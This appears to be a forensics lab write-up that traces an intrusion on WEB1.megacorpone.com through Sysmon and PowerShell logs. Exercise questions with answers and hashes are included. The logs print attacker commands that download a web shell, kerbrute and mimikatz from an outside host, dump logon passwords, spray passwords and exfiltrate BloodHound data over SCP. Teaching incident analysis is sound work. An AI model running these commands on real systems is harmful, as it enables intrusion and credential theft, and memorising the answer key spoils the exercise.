                  Sid=S-1-5-18
                  SidType=0
                  SourceName=Microsoft-Windows-Sysmon
                  Type=Information
                  RecordNumber=104030
                  Keywords=None
                  TaskCategory=Process Create (rule: ProcessCreate)
                  OpCode=Info
                  Message=Process Create:
                  RuleName: -
                  UtcTime: 2024-08-12 16:00:00.254
                  ProcessGuid: {62e9b853-3180-66ba-a979-000000001200}
                  ProcessId: 5908
                  Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                  FileVersion: 10.0.20348.2340 (WinBuild.160101.0800)
                  Description: Windows PowerShell
                  Product: Microsoft® Windows® Operating System
                  Company: Microsoft Corporation
                  OriginalFileName: PowerShell.EXE
                  CommandLine: "PowerShell.exe" -NoProfile -WindowStyle Hidden -Command "if (-Not (Test-Path 'C:\CVUpload\Serve\Uploads\cmdasp.aspx')) { iwr -uri 'http://192.168.50.211:8000/cmdasp.aspx' -Outfile 'C:\CVUpload
                  \Serve\Uploads\cmdasp.aspx'}"
                  CurrentDirectory: C:\Windows\system32\
                  User: NT AUTHORITY\SYSTEM
                  LogonGuid: {62e9b853-d531-66b5-e703-000000000000}
                  LogonId: 0x3E7
                  TerminalSessionId: 0
                  IntegrityLevel: System
                  Hashes: MD5=0BC8A4CD1E07390BAFD741E1FC0399A3,SHA256=75D6634A676FB0BEA5BFD8D424E2BD4F685F3885853637EA143B2671A3BB76E9
                  ParentProcessGuid: {62e9b853-d532-66b5-2700-000000001200}
                  ParentProcessId: 1604
                  ParentImage: C:\Windows\System32\svchost.exe
                  ParentCommandLine: C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
                  ParentUser: NT AUTHORITY\SYSTEM

8/12/24           08/12/2024 02:39:56 AM
9:39:56.000 AM    LogName=Microsoft-Windows-PowerShell/Operational
                  EventCode=4104
                  EventType=5
                  ComputerName=WEB1.megacorpone.com
                  User=NOT_TRANSLATED
                  Sid=S-1-5-18
                  SidType=0
                  SourceName=Microsoft-Windows-PowerShell
                  Type=Verbose
                  RecordNumber=780
                  Keywords=None
                  TaskCategory=Execute a Remote Command
                  OpCode=On create calls
                  Message=Creating Scriptblock text (1 of 1):
                  $wc.DownloadFile("http://192.168.50.211:8000/users.txt","C:\Windows\Tasks\users.txt")

                  ScriptBlock ID: 38a159ab-765e-4364-9e3b-f82cdf9bcda9
                  Path:
                  Collapse

8/12/24           08/12/2024 02:36:37 AM
9:36:37.000 AM    LogName=Microsoft-Windows-PowerShell/Operational
                  EventCode=4104
                  EventType=5
                  ComputerName=WEB1.megacorpone.com
                  User=NOT_TRANSLATED
                  Sid=S-1-5-18
                  SidType=0
                  SourceName=Microsoft-Windows-PowerShell
                  Type=Verbose
                  RecordNumber=772
                  Keywords=None
                  TaskCategory=Execute a Remote Command
                  OpCode=On create calls
                  Message=Creating Scriptblock text (1 of 1):
                  $wc.DownloadFile("http://192.168.50.211:8000/kerbrute.exe", "C:\Windows\Tasks\kerbrute.exe")

                  ScriptBlock ID: 4065532b-9505-430f-b336-0c14f337f6e5
                  Path:
                  Collapse
                  ComputerName = WEB1.megacorpone.com | EventCode = 4104 | Message = Creating Scriptblock text (1 of 1): $wc.DownloadFile("http://192.168.50.211:8000/k... | host = WEB1
                  source = WinEventLog:Microsoft-Windows-PowerShell/Operational | sourcetype = WinEventLog:Microsoft-Windows-PowerShell/Operational
```




```
8/12/24          08/12/2024 02:17:18 AM
9:17:18.000 AM   LogName=Microsoft-Windows-PowerShell/Operational
                 EventCode=4104
                 EventType=5
                 ComputerName=WEB1.megacorpone.com
                 User=NOT_TRANSLATED
                 Sid=S-1-5-18
                 SidType=0
                 SourceName=Microsoft-Windows-PowerShell
                 Type=Verbose
                 RecordNumber=760
                 Keywords=None
                 TaskCategory=Execute a Remote Command
                 OpCode=On create calls
                 Message=Creating Scriptblock text (1 of 1):
                 scp 20240812020913_BloodHound.zip k7@192.168.50.211:/target/recon.zip

                 ScriptBlock ID: 042ea89d-bf41-4384-96b5-2306890cfcc8
                 Path:
                 Collapse
                 ComputerName = WEB1.megacorpone.com  EventCode = 4104  Message = Creating Scriptblock text (1 of 1): scp 20240812020913_BloodHound.zip k7@192...  host = WEB1
                 source = WinEventLog:Microsoft-Windows-PowerShell/Operational  sourcetype = WinEventLog:Microsoft-Windows-PowerShell/Operational
```



```
8/12/24          08/12/2024 02:17:18 AM
9:17:18.000 AM   LogName=Microsoft-Windows-Sysmon/Operational
                 EventCode=1
                 EventType=4
                 ComputerName=WEB1.megacorpone.com
                 User=NOT_TRANSLATED
                 Sid=S-1-5-18
                 SidType=0
                 SourceName=Microsoft-Windows-Sysmon
                 Type=Information
                 RecordNumber=103333
                 Keywords=None
                 TaskCategory=Process Create (rule: ProcessCreate)
                 OpCode=Info
                 Message=Process Create:
                 RuleName: -
                 UtcTime: 2024-08-12 09:17:18.602
                 ProcessGuid: {62e9b853-d31e-66b9-af6f-000000001200}
                 ProcessId: 9368
                 Image: C:\Windows\System32\OpenSSH\ssh.exe
                 FileVersion: 8.1.0.1
                 Description: -
                 Product: OpenSSH for Windows
                 Company: -
                 OriginalFileName: -
                 CommandLine: "C:\Windows\System32\OpenSSH\ssh.exe" -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -oRemoteCommand=none -oRequestTTY=no -l k7 -- 192.168.50.211 "scp -t /target/recon.zi
                 p"
                 CurrentDirectory: C:\Windows\Tasks\
                 User: NT AUTHORITY\SYSTEM
                 LogonGuid: {62e9b853-d531-66b5-e703-000000000000}
                 LogonId: 0x3E7
                 TerminalSessionId: 0
                 IntegrityLevel: System
                 Hashes: MD5=C05426E6F6DFB30FB78FBA874A2FF7DC,SHA256=722BEE41CCF54B88660C0E67ADEB2C9612C18D739E5A8EB8C35C3D7066A95871
                 ParentProcessGuid: {62e9b853-d31e-66b9-ae6f-000000001200}
                 ParentProcessId: 5852
                 ParentImage: C:\Windows\System32\OpenSSH\scp.exe
                 ParentCommandLine: "C:\Windows\System32\OpenSSH\scp.exe" 20240812020913_BloodHound.zip k7@192.168.50.211:/target/recon.zip
                 ParentUser: NT AUTHORITY\SYSTEM
```



```
8/12/24          08/12/2024 01:54:27 AM
8:54:27.000 AM   LogName=Microsoft-Windows-PowerShell/Operational
                 EventCode=4104
                 EventType=5
                 ComputerName=WEB1.megacorpone.com
                 User=NOT_TRANSLATED
                 Sid=S-1-5-18
                 SidType=0
                 SourceName=Microsoft-Windows-PowerShell
                 Type=Verbose
                 RecordNumber=746
                 Keywords=None
                 TaskCategory=Execute a Remote Command
                 OpCode=On create calls
                 Message=Creating Scriptblock text (1 of 1):
                 iwr -uri http://192.168.50.211:8000/mimi.exe -Outfile mimi.exe; .\mimi.exe "Privilege::Debug" "sekurlsa::logonpasswords" exit

                 ScriptBlock ID: 14899e6d-964b-4dba-bbcf-6e3701914793
                 Path:
                 Collapse
```




```
8/12/24            08/12/2024 01:25:22 AM
8:25:22.000 AM     LogName=Microsoft-Windows-Sysmon/Operational
                   EventCode=1
                   EventType=4
                   ComputerName=WEB1.megacorpone.com
                   User=NOT_TRANSLATED
                   Sid=S-1-5-18
                   SidType=0
                   SourceName=Microsoft-Windows-Sysmon
                   Type=Information
                   RecordNumber=103131
                   Keywords=None
                   TaskCategory=Process Create (rule: ProcessCreate)
                   OpCode=Info
                   Message=Process Create:
                   RuleName: -
                   UtcTime: 2024-08-12 08:25:22.923
                   ProcessGuid: {62e9b853-c6f2-66b9-4e6e-000000001200}
                   ProcessId: 8784
                   Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                   FileVersion: 10.0.20348.2340 (WinBuild.160101.0800)
                   Description: Windows PowerShell
                   Product: Microsoft® Windows® Operating System
                   Company: Microsoft Corporation
                   OriginalFileName: PowerShell.EXE
                   CommandLine: powershell  -c "iwr -uri http://192.168.50.211:8000/7z.exe -outfile 7z.exe"
                   CurrentDirectory: c:\windows\system32\inetsrv\
                   User: NT AUTHORITY\SYSTEM
                   LogonGuid: {62e9b853-d531-66b5-e703-000000000000}
                   LogonId: 0x3E7
                   TerminalSessionId: 0
                   IntegrityLevel: System
                   Hashes: MD5=0BC8A4CD1E07390BAFD741E1FC0399A3,SHA256=75D6634A676FB0BEA5BFD8D424E2BD4F685F3885853637EA143B2671A3BB76E9
                   ParentProcessGuid: {62e9b853-c6f2-66b9-4c6e-000000001200}
                   ParentProcessId: 1912
                   ParentImage: C:\Windows\System32\cmd.exe
                   ParentCommandLine: "cmd.exe" /c powershell -c "iwr -uri http://192.168.50.211:8000/7z.exe -outfile 7z.exe"
                   ParentUser: NT AUTHORITY\SYSTEM
```

After identifying the initial access vector, we conducted a broader search across the environment using the external IP address `192.168.50.211`, which appeared in multiple events.


Using a query based on this IP address, we identified multiple PowerShell and process execution events on WEB1. The logs showed that the threat actor downloaded several tools from `192.168.50.211`, including `7z.exe`, `kerbrute.exe`, `users.txt`, and `mimi.exe`, indicating that the attacker staged tools for reconnaissance and credential access.

Further analysis confirmed the execution of `recon.exe` (SharpHound), the creation of the output file `20240812020913_BloodHound.zip`, and the subsequent transfer of this file to `192.168.50.211` via SCP. These activities demonstrate that the attacker performed Active Directory reconnaissance and exfiltrated the collected data from the environment.

index="*" cmdasp.aspx



```
8/12/24           08/12/2024 01:19:47 AM
8:19:47.000 AM    LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=11
                  EventType=4
                  ComputerName=WEB1.megacorpone.com
                  User=NOT_TRANSLATED
                  Sid=S-1-5-18
                  SidType=0
                  SourceName=Microsoft-Windows-Sysmon
                  Type=Information
                  RecordNumber=103082
                  Keywords=None
                  TaskCategory=File created (rule: FileCreate)
                  OpCode=Info
                  Message=File created:
                  RuleName: -
                  UtcTime: 2024-08-12 08:19:47.217
                  ProcessGuid: {62e9b853-c58b-66b9-026e-000000001200}
                  ProcessId: 3216
                  Image: c:\windows\system32\inetsrv\w3wp.exe
                  TargetFilename: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\9ee367d0\510e4034\cmdasp.aspx.c5ddd09.compiled
                  CreationUtcTime: 2024-08-12 08:19:47.217
                  User: NT AUTHORITY\SYSTEM
```



```
8/12/24           08/12/2024 01:19:23 AM
8:19:23.000 AM    LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=11
                  EventType=4
                  ComputerName=WEB1.megacorpone.com
                  User=NOT_TRANSLATED
                  Sid=S-1-5-18
                  SidType=0
                  SourceName=Microsoft-Windows-Sysmon
                  Type=Information
                  RecordNumber=103069
                  Keywords=None
                  TaskCategory=File created (rule: FileCreate)
                  OpCode=Info
                  Message=File created:
                  RuleName: -
                  UtcTime: 2024-08-12 08:19:23.997
                  ProcessGuid: {62e9b853-c58b-66b9-026e-000000001200}
                  ProcessId: 3216
                  Image: c:\windows\system32\inetsrv\w3wp.exe
                  TargetFilename: C:\CVUpload\Serve\Uploads\cmdasp.aspx
                  CreationUtcTime: 2024-08-12 08:19:23.997
                  User: NT AUTHORITY\SYSTEM
```

We identified file creation events showing that `cmdasp.aspx` was written to the web application upload directory on WEB1.

This activity indicates that the threat actor uploaded a web shell, which was likely used as the initial access vector into the environment.


Exercise M0

What is the filename, including the full path and drive letter, of the file that was used to gain


initial command execution on the first compromised system?
Answer:C:\CVUpload\Serve\Uploads\cmdasp.aspx
hash:027b79f9aa68732080ac67fb44537ee1

Exercise N2
When was the file created that was used to gain initial command execution on the first compromised system of the Megacorp One environment? Enter the timestamp.
Answer:8/12/24 8:19:23.000 AM
hash:a5643de7b4534222585c47cc583a06a8

index="*" kerbrute.exe



```
8/12/24           08/12/2024 02:41:02 AM
9:41:02.000 AM    LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=1
                  EventType=4
                  ComputerName=WEB1.megacorpone.com
                  User=NOT_TRANSLATED
                  Sid=S-1-5-18
                  SidType=0
                  SourceName=Microsoft-Windows-Sysmon
                  Type=Information
                  RecordNumber=103393
                  Keywords=None
                  TaskCategory=Process Create (rule: ProcessCreate)
                  OpCode=Info
                  Message=Process Create:
                  RuleName: -
                  UtcTime: 2024-08-12 09:41:02.571
                  ProcessGuid: {62e9b853-d8ae-66b9-5070-000000001200}
                  ProcessId: 5332
                  Image: C:\Windows\Tasks\kerbrute.exe
                  FileVersion: -
                  Description: -
                  Product: -
                  Company: -
                  OriginalFileName: -
                  CommandLine: "C:\Windows\Tasks\kerbrute.exe" passwordspray -d megacorpone.com .\users.txt Spring2024!
                  CurrentDirectory: C:\Windows\Tasks\
                  User: NT AUTHORITY\SYSTEM
                  LogonGuid: {62e9b853-d531-66b5-e703-000000000000}
                  LogonId: 0x3E7
                  TerminalSessionId: 0
                  IntegrityLevel: System
                  Hashes: MD5=137E200D56E5B6E1705D4AE524946148,SHA256=D18AA84B7BF0EFDE9C6B5DB2A38AB1EC9484C59C5284C0BD080F5197BF9388B0
                  ParentProcessGuid: {62e9b853-d756-66b9-2970-000000001200}
                  ParentProcessId: 4136
                  ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                  ParentCommandLine: powershell
                  ParentUser: NT AUTHORITY\SYSTEM
                  Collapse
```



